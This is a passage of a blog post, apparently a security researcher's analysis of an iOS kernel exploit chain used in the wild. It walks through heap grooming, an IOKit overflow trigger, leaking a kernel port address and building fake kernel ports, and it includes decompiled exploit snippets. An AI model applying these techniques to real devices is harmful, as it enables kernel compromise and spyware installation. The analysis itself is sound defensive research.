
```
+0x528 : target_port
+0x530 : target_port
+0xd28 : target_port
+0xd30 : target_port
```

hopefully that approximately alternates with a kalloc.4096 which is empty. This gives them a `kalloc.4096` which looks a bit like this:



where the P's are out-of-line ports descriptors with the above layout and the K's are empty `kalloc.4096` from the out-of-line memory descriptors.


They then alternate another 96 times, first deserializing a `4104` byte `OSData` object filled with ASCII '`1`'s and a `4104` kalloc groomer which is empty. Both of these will result in `kalloc.6144` allocations, as that's the next size class above `kalloc.4096`:




This leads to a layout a bit like that, where `OSData` backing buffers approximately alternate with empty out-of-line memory descriptors in `kalloc.6144`.

Making holes

They destroy the middle half of the `kalloc.4096`'s, hopefully leaving gaps in-between some of the the out-of-line ports descriptors:



Similarly they destroy the middle half of the `kalloc.6144` out-of-line memory descriptors:



They reallocate half the amount they just freed via a complex kallocer with 24 allocations, then trigger the overflow:

```
__int64 __fastcall trigger_overflow(mach_port_t userclient,
                                    uint32_t bad_length)
{
  int64 struct_out_size;
  char struct_out[0x7d8];
  char struct_in[0x7d8];
  memset(struct_in, 'A', 0x7D8LL);
  *(uint32_t*)struct_in = 1;
  *(uint32_t*)&struct_in[0x7D4] = bad_length;
  struct_out_size = 0x7D8LL;
  return IOConnectCallStructMethod(userclient,
                                   5,
                                   struct_in,
                                   0x7D8,
                                   struct_out,
                                   &struct_out_size);
}
```

To understand what happens here we need to look more closely at exactly how external method calls work:

`IOConnectCallStructMethod` is a wrapper function implemented in `IOKitLib.c`, part of the open source IOKitUser project. It's just a wrapper around `IOConnectCallMethod`:

```
kern_return_t
```

```
IOConnectCallStructMethod(mach_port_t connection,       // In
                          uint32_t    selector,     // In
                          const void* inputStruct,      // In
                          size_t      inputStructCnt,   // In
                          void*       outputStruct,     // Out
                          size_t*     outputStructCnt) // In/Out
{
  return IOConnectCallMethod(connection,   selector,
                             NULL,         0,
                             inputStruct,  inputStructCnt,
                             NULL,         NULL,
                             outputStruct, outputStructCnt);
}
```

`IOConnectCallMethod` is a more complex wrapper which selects the correct kernel `MIG` function to call based on the passed arguments; in this case that's `io_connect_method`:

```
rtn = io_connect_method(connection,         selector,
                        (uint64_t *) input, inputCnt,
                        inb_input,          inb_input_size,
                        ool_input,          ool_input_size,
                        inb_output,         &inb_output_size,
                        output,             outputCnt,
                        ool_output,         &ool_output_size);
```

The `IOKitLib` project doesn't contain the implementation of `io_connect_method`; neither does the XNU project, so where is it? `io_connect_method` is a `MIG` RPC method, defined in the `device.defs` file in the XNU project. Here's the definition:

```
routine io_connect_method (
      connection      : io_connect_t;
in    selector        : uint32_t;
in    scalar_input    : io_scalar_inband64_t;
```

```
in     inband_input     : io_struct_inband_t;
in     ool_input        : mach_vm_address_t;
in     ool_input_size   : mach_vm_size_t;

out    inband_output    : io_struct_inband_t, CountInOut;
out    scalar_output    : io_scalar_inband64_t, CountInOut;
in     ool_output       : mach_vm_address_t;
inout ool_output_size : mach_vm_size_t
);
```

Running the `MIG` tool on `device.defs` will generate the serialization and deserialization `C` code which userspace and the kernel use to implement the client and server parts of the RPC. This happens as part of the `XNU` build process.

The first argument to the `MIG` method is a mach port; this is the port to which the serialized message will be sent.

Receiving in EL1

In the mach message send path in `ipc_kmsg.c` there's the following check:

```
    if (port->ip_receiver == ipc_space_kernel) {
      ...
        /*
         * Call the server routine, and get the reply message to send.
         */
        kmsg = ipc_kobject_server(kmsg, option);
        if (kmsg == IKM_NULL)
            return MACH_MSG_SUCCESS;
```

If a mach message is sent to a port which has its `ip_receiver` field set to `ipc_space_kernel` it's not enqueued onto the receiving port's message queue. Instead the send path is short-circuited and the message is assumed to be a `MIG` serialized `RPC` request for the kernel and it's synchronously handled by `ipc_kobject_server`:


```
ipc_kmsg_t
ipc_kobject_server(
                   ipc_kmsg_t request,
                   mach_msg_option_t __unused option)
{
   ...
    int request_msgh_id = request->ikm_header->msgh_id;

    /*
     * Find out corresponding mig_hash entry if any
     */
    {
        unsigned int i = (unsigned int)MIG_HASH(request_msgh_id);
        int max_iter = mig_table_max_displ;

        do {
            ptr = &mig_buckets[i++ % MAX_MIG_ENTRIES];
        } while (request_msgh_id != ptr->num && ptr->num && --max_iter);

        if (!ptr->routine || request_msgh_id != ptr->num) {
            ptr = (mig_hash_t *)0;
            reply_size = mig_reply_size;
        } else {
            reply_size = ptr->size;
        }
    }

    /* round up for trailer size */
    reply_size += MAX_TRAILER_SIZE;
    reply = ipc_kmsg_alloc(reply_size);
```


This function looks up the message's `msgh_id` field in a table containing all the kernel `MIG` subsystems (not just those from `devices.defs`, but also methods for task ports, thread ports, the host port and so on).

From that table it reads the maximum reply message size (which is static in `MIG`) and allocates a suitably sized reply `ipc_kmsg` structure. For more details on the `ipc_kmsg` structure see this blog post from a couple of years ago on using it for exploitation.

It just so happens that the serialized `io_connect_method` request message falls in `kalloc.4096`, and the reply message in `kalloc.6144`, the two zones which have been groomed.

Since both the request and reply message will be using `inband` structure buffers, the input and output structure buffers passed to the external method will point directly into the request and reply `ipc_kmsg` structures. Recalling the heap grooming earlier, they'll end up with the following layout:





This is the setup when the vulnerability is triggered; the goal here is to disclose the address of the target port. If the groom succeeded then the bad `memmove` in the external method will copy from the out-of-line ports descriptor which lies after the request message into the `OSData` object backing buffer which is after the reply `ipc_kmsg` structure.

After triggering the bug they read each of the sprayed `OSData` objects in turn, checking whether they appear to now contain something which looks like a kernel pointer:

```
for (int m = 0; m < 96; ++m) {
  sprintf(k_str_buf, "k_%d", m);
  max_len = 102400LL;
  if ( iosurface_get_property_wrapper(k_str_buf,
                                      property_value_buf,
                                      &max_len)) {
    found_at = memmem(property_value_buf,
                      max_len,
                      "\xFF\xFF\xFF",
                      3LL);
    if ( found_at ) {
      found_at = (int *)((char *)found_at - 1);
      disclosed_port_address = found_at[1] + ((__int64)*found_at << 32);
      break;
    }
  }
}
```

If this succeeds then they've managed to disclose the kernel address of the `target_port` `ipc_port` structure. As we've seen in the previous chains, this is one of the prerequisites for their fake kernel port technique.


try, try, try again

They begin setting up to trigger the bug a second time. They send another complex kalloc groomer to fill in holes in `kalloc.4096` and `kalloc.6144` then perform two more heap grooms in both those zones.

In a buffer which will be sent in a `kalloc.4096` out-of-line memory descriptor they write two values:


```
+0x514 : kaddr_of_target_port
+0xd14 : kaddr_of_target_port_neighbour (either the port below or above
target port)
```

The neighbour port kernel address will be below, unless the port below starts a 4k page, in which case it's above.




Both `C` and `A` here contain the out-of-line memory descriptor buffer with the disclosed port addresses.


They make a similar groom in `kalloc.6144`, alternating between an out-of-line ports descriptor with `0x201` entries, all of which are `MACH_PORT_NULL`, and an out-of-line memory descriptor buffer:




The out-of-line ports descriptors are sent to ports from the `ports_b` array, the out-of-line memory descriptors to ports from `ports_d`.


They then destroy the middle half of those middle ports (the middle `C`'s and middle `D`'s) and reclaim half of those freed, hopefully leaving the following heap layout:





They then trigger the overflow a second time:





The idea here is to read out of bounds into the `kalloc.4096` out-of-line memory descriptor buffers which contain two port pointers, then write those values out-of-bounds off the end of the reply message, somewhere in one of those `B` out-of-line ports descriptors. They're again creating a situation where an out-of-line ports descriptor gets corrupted to have reference-holding pointers for which a reference was never taken.

Path to a fake kernel task port

Unlike the previous chains, they don't proceed to destroy the corrupted out-of-line ports descriptor. Instead they destroy their send right to `target_port` (the port which has had an extra port pointer written into a out-of-line ports descriptor). This means that the out-of-line ports descriptor now has the dangling port pointer, not the task's port namespace table. They destroy `before_ports` and `after_ports` then force a GC. Note that this means they no longer have a send right to the dangling `ipc_port` in their task's port namespace. They still retain their receive right to the port to which the corrupted out-of-line ports descriptor was sent though, so by receiving the message enqueued on that port they can regain the send right to the dangling port.

Ports in pipes

This time they proceed to directly try to reallocate the memory backing the target port with a pipe buffer, using the familiar fake port structure.

They fill all the pipe buffers with fake ports using the following context value:

```
magic << 32 | 0x80000000 | fd << 16 | port_index_on_page
```

They then receive all the messages containing the out-of-line ports descriptors, looking to see if any of them contain port rights. If any port is found here, then it's the dangling pointer to the target port.

They call `mach_port_get_context` on the received port and ensure that the upper 32-bits of the context value match the magic value (`0x2333`) which they set. From the lower 32-bits they determine which pipe `fd` owns the replacing buffer, and what the offset of the fake port is on that page.

Everything from here proceeds as before. They build a fake clock port in the pipe buffer and use the `clock_sleep_trap` trick to determine the kASLR slide. They build a fake kernel task port; escape the sandbox, patch the platform policy, add the implant CDHash to the trust cache and spawn the implant as root.

Posted by Tim at 5:04 PM

No comments:

Post a Comment

Enter your comment...

Comment as: Google Accoun

Publish Preview

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)